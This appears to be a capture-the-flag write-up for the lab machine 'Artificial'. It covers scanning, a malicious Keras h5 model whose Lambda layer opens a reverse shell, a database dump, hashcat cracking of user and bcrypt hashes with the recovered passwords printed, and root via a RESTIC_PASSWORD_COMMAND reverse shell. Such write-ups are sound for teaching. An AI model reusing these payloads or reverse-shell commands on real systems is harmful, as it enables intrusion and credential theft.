

Enum
$ rustscan --ulimit 10000 -a $IP -- -sCTV -Pn

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-`

[~] Automatically increasing ulimit value to 10000.
Open 10.129.33.184:22
Open 10.129.33.184:80


PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNABz8gRtjOqG4+jUCJb2NFlaw1auQlaXe1/+I+BhqrriREBnu476PNw6mFG9ifT57WWE/qvAZQFYRvPupReMJD4C3bE3fSLbXAoP03+7JrZkNmPRpVetRjUwP1acu7golA8MnPGzGa2UW38oK/TnkJDlZgRpQq/7DswCr38IPxvHNO/15iizgOETTTEU8pMtUm/ISNQfPcGLGc0x5hWxCPbu75OOOsPt2vA2qD4/sb9bDCOR57bAt4i+WEqp7Ri/act+f4k6vypm1sebNXeYaKapw+W83en2LnJOU0lsdhJiAPKaD/srZRZKOR0bsPcKOqLWQR/A6Yy3iRE8fcKXzfbhYbLUiXZzuUJoEMW33l8uHuAza57PdiMFnKqLQ6LBfwYs64Q3v8oAn5O7upCI/nDQ6raclTSigAKpPbliaL0HE/P7UhNacrGE7Gsk/FwADiXgEAseTn609wBnLzXyhLzLb4UVu9yFRWITkYQ6vq4ZqsiEnAsur/jt8WZY6MQ8=
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOdlb8oU9PsHX8FEPY7DijTkQzsjeFKFf/xgsEav4qedwBUFzOetbfQNn3ZrQ9PMIHrguBG+cXlA2gtzK4NPohU=
|   256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH8QL1LMgQkZcpxuylBjhjosiCxcStKt8xOBU0TjCNmD
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://artificial.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Example code shown
example.py
import numpy as np
import pandas as pd
import tensorflow as tf
from tensorflow import keras
from tensorflow.keras import layers

np.random.seed(42)

# Create hourly data for a week
hours = np.arange(0, 24 * 7)
profits = np.random.rand(len(hours)) * 100

# Create a DataFrame
data = pd.DataFrame({
    'hour': hours,
    'profit': profits
})

X = data['hour'].values.reshape(-1, 1)
y = data['profit'].values

# Build the model
model = keras.Sequential([
    layers.Dense(64, activation='relu', input_shape=(1,)),
    layers.Dense(64, activation='relu'),
    layers.Dense(1)
])

# Compile the model
model.compile(optimizer='adam', loss='mean_squared_error')

# Train the model
model.fit(X, y, epochs=100, verbose=1)

# Save the model

model.save('profits_model.h5')- Register a user
- Can load AI models with some constraints

$ curl http://artificial.htb/static/requirements.txt

tensorflow-cpu==2.13.1- Expecting h5 files

- Dockerfile gives us the env to generate model
$ curl http://artificial.htb/static/Dockerfile

FROM python:3.8-slim

WORKDIR /code

RUN apt-get update && \
    apt-get install -y curl && \
    curl -k -LO https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    rm -rf /var/lib/apt/lists/*

RUN pip install ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl

ENTRYPOINT ["/bin/bash"]
User
- Googling for h5 deserialization reveals LAMBDA exploit
Original PoC.py (won’t work)
import tensorflow as tf

def exploit(x):
    import os
    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 6666 >/tmp/f")
    return x

lambdaLayer = tf.keras.layers.Lambda(exploit, name="output")

original = tf.keras.applications.vgg16.VGG16()
original.summary()

inp = original.input
original.layers.pop()

infected = tf.keras.models.Model(inp, lambdaLayer(original.layers[-1].output))

for layer in infected.layers:
    layer.trainable = False

infected.summary()
infected.save("infected.h5")-
Update IP and PORT
-
Construct container (docker/podman/etc) and generate h5 from exploit script
$ podman build -f Dockerfile -t asdf .
$ podman run -it --rm -v $(pwd):/app localhost/asdf:latest

root@24161822a122:/code$ cd /app

root@24161822a122:/app$ ls
Dockerfile  env  lamduh.py

root@24161822a122:/app$ python lamduh.py
*snip*
root@24161822a122:/app$ ls
Dockerfile env infected.h5 lamduh.py- Now have listener ready and upload model


- We will have to change the original PoC a bit since model is too large for upload
Lamduh.py
import tensorflow as tf, os

model = tf.keras.Sequential([
    tf.keras.layers.Lambda(
        lambda x: os.system(
            'bash -c "/bin/bash -i >& /dev/tcp/IP/PORT 0>&1"'
        ) or x,
        input_shape=(1,)
    )
])

model.save('infected.h5')- Make sure listener is stopped or you will connect to yourself (good way to test though)
- Rerun the script in docker/podman and generate new infected.h5

- Upload and trigger via View Predictions
- Catch shell
- Enum files
- Dump db
bash: cannot set terminal process group (944): Inappropriate ioctl for device
bash: no job control in this shell

app@artificial:~/app$ ls
ls
app.py
instance
models
__pycache__
static
templates

app@artificial:~/app$ ls instance
ls instance
users.db

app@artificial:~/app$ sqlite3 instance/users.db ".dump"
sqlite3 instance/users.db ".dump"
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE user (
	id INTEGER NOT NULL,
	username VARCHAR(100) NOT NULL,
	email VARCHAR(120) NOT NULL,
	password VARCHAR(200) NOT NULL,
	PRIMARY KEY (id),
	UNIQUE (username),
	UNIQUE (email)
);
INSERT INTO user VALUES(1,'gael','gael@artificial.htb','c99175974b6e192936d97224638a34f8');
INSERT INTO user VALUES(2,'mark','mark@artificial.htb','0f3d8c76530022670f1c6029eed09ccb');
INSERT INTO user VALUES(3,'robert','robert@artificial.htb','b606c5f5136170f15444251665638b36');
INSERT INTO user VALUES(4,'royer','royer@artificial.htb','bc25b1f80f544c0ab451c02a3dca9fc6');
INSERT INTO user VALUES(5,'mary','mary@artificial.htb','bf041041e57f1aff3be7ea1abd6129d0');
INSERT INTO user VALUES(6,'asdf','asdf@asdf.com','912ec803b2ce49e4a541068d495ab570');
CREATE TABLE model (
	id VARCHAR(36) NOT NULL,
	filename VARCHAR(120) NOT NULL,
	user_id INTEGER NOT NULL,
	PRIMARY KEY (id),
	FOREIGN KEY(user_id) REFERENCES user (id)
);
INSERT INTO model VALUES('01921740-3460-48ef-ba7d-58e89b1becc8','01921740-3460-48ef-ba7d-58e89b1becc8.h5',6);
COMMIT;

app@artificial:~/app$ ls /home
ls /home
app
gael- Gael is only other user in /home
$ hashcat -m 0 -a 0 'c99175974b6e192936d97224638a34f8' /usr/share/wordlists/rockyou.txt

c99175974b6e192936d97224638a34f8:mattp005numbertwo
Gael Creds
mattp005numbertwo
$ ssh gael@artifical.htb : mattp005numbertwo

gael@artificial ~ id
uid=1000(gael) gid=1000(gael) groups=1000(gael),1007(sysadm)

gael@artificial ~  ls
user.txt
Root
- Good to always check /opt
gael@artificial ~ ls /opt
backrest

gael@artificial ~ ls -la /opt/backrest/

total 51116
drwxr-xr-x 5 root root         4096 Jun 25 18:50 .
drwxr-xr-x 3 root root         4096 Mar  4 22:19 ..
-rwxr-xr-x 1 app  ssl-cert 25690264 Feb 16 19:38 backrest
drwxr-xr-x 3 root root         4096 Mar  3 21:27 .config
-rwxr-xr-x 1 app  ssl-cert     3025 Mar  3 04:28 install.sh
-rw------- 1 root root           64 Mar  3 21:18 jwt-secret
-rw-r--r-- 1 root root        77824 Jun 25 18:50 oplog.sqlite
-rw------- 1 root root            0 Mar  3 21:18 oplog.sqlite.lock
-rw-r--r-- 1 root root        32768 Jun 25 18:50 oplog.sqlite-shm
-rw-r--r-- 1 root root            0 Jun 25 18:50 oplog.sqlite-wal
drwxr-xr-x 2 root root         4096 Mar  3 21:18 processlogs
-rwxr-xr-x 1 root root     26501272 Mar  3 04:28 restic
drwxr-xr-x 3 root root 4096 Jun 25 18:50 tasklogs- install.sh is readable
gael@artificial ~ cat install.sh
*snip*
echo "Access backrest WebUI at http://localhost:9898"
- Netstat confirms WebUI
gael@artificial ~ netstat

Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp 0 0 localhost:41248 localhost:9898 TIME_WAIT- Portfwd 9898 via ssh
$ ssh gael@artificial.htb -L 9898:127.0.0.1:9898- Open WebUI http://localhost:9898

- We do not have creds so we need to enum further
- Backrest is a backup manager, might be misconfigured perms on backups
gael@artificial ~ find / -iname '*backrest*' 2>/dev/null

/usr/local/bin/backrest
/opt/backrest
/opt/backrest/.config/backrest
/opt/backrest/backrest
/opt/backrest/processlogs/backrest.log
/var/backups/backrest_backup.tar.gz
*snip*- Found /var/backups/backrest_backup.tar.gz
gael@artificial ~ ls -la /var/backups/backrest_backup.tar.gz
-rw-r----- 1 root sysadm 52357120 Mar 4 22:19 /var/backups/backrest_backup.tar.gz- Gael is sysadm so we have access
gael@artificial ~ tar xvf /var/backups/backrest_backup.tar.gz

backrest/
backrest/restic
backrest/oplog.sqlite-wal
backrest/oplog.sqlite-shm
backrest/.config/
backrest/.config/backrest/
backrest/.config/backrest/config.json
backrest/oplog.sqlite.lock
backrest/backrest
backrest/tasklogs/
backrest/tasklogs/logs.sqlite-shm
backrest/tasklogs/.inprogress/
backrest/tasklogs/logs.sqlite-wal
backrest/tasklogs/logs.sqlite
backrest/oplog.sqlite
backrest/jwt-secret
backrest/processlogs/
backrest/processlogs/backrest.log
backrest/install.sh

gael@artificial ~ cat .config/backrest/config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}

gael@artificial ~ echo 'JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP' | base64 -d

$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO- Crack this hash on local machine
$ hashcat -m 3200 -a 0 '$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO' /usr/share/wordlists/rockyou.txt

$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO:!@#$%^
Creds
backrest_root
!@#$%^
- Login to WebUI

- Very few options but can spot interaction with restic commands in Add Repo

- RESTIC_PASSWORD_COMMAND = RCE (cmd stdout = input)
- “shell command to obtain the repository password from (default: $RESTIC_PASSWORD_COMMAND)”
- It will execute given cmd, and use output as password (not that we care about the latter)
- Could do any command, it executes as root so can add SSH keys / chmod / cat flag and put on gael desktop / whatever you want.
RESTIC_PASSWORD_COMMAND=bash -c "bash -i >& /dev/tcp/IP/PORT 0>&1"
- Test Configuration

- Catch with listener
root@artificial:/# id
id
uid=0(root) gid=0(root) groups=0(root)

root@artificial:/# ls ~
ls ~
root.txt
scripts